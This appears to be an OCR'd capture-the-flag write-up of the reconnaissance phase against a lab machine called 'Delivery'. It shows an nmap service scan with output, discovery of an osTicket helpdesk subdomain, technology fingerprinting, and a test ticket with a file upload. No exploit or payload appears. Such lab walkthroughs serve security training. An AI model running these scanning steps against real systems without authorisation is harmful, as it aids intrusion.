
Information Gathering


1) performed initial scan

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.222 -sV -sC -p22,80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 09:42 IST
Nmap scan report for 10.10.10.222
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Welcome
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.94 seconds
```


2) checked out the web page





it uses nginx server



3) found a subdomain


delivery — Mozilla Firefox
delivery
helpdesk.delivery.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Guest User | Sign In
Support Center Home
Open a New Ticket
Check Ticket Status
Welcome to the Support Center
In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.
Open a New Ticket
Check Ticket Status
Copyright © 2023 delivery - All rights reserved.
powered by osTicket


Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Issue trackers
osTicket
Databases
MySQL
Font scripts
Font Awesome
JavaScript libraries
jQuery 3.5.1
jQuery UI 1.12.1
Select2
Editor
CodeMirror
Reverse proxies
Nginx 1.14.2
Web servers
Nginx 1.14.2
Programming languages
PHP
UI frameworks
Bootstrap



there is a file upload functionality

Help Topic

Contact Us *

Ticket Details
Please Describe Your Issue

Issue Summary *
problem
Issue Summary is a required field

hello

testimage.jpeg 5.21kB

Drop files here or choose them

Issue Details is a required field
CAPTCHA Text:

8A9FC

Enter the text shown on the image. * Please re-enter the text again

Support Center Home | Open a New Ticket | Check Ticket Status

Support ticket request created

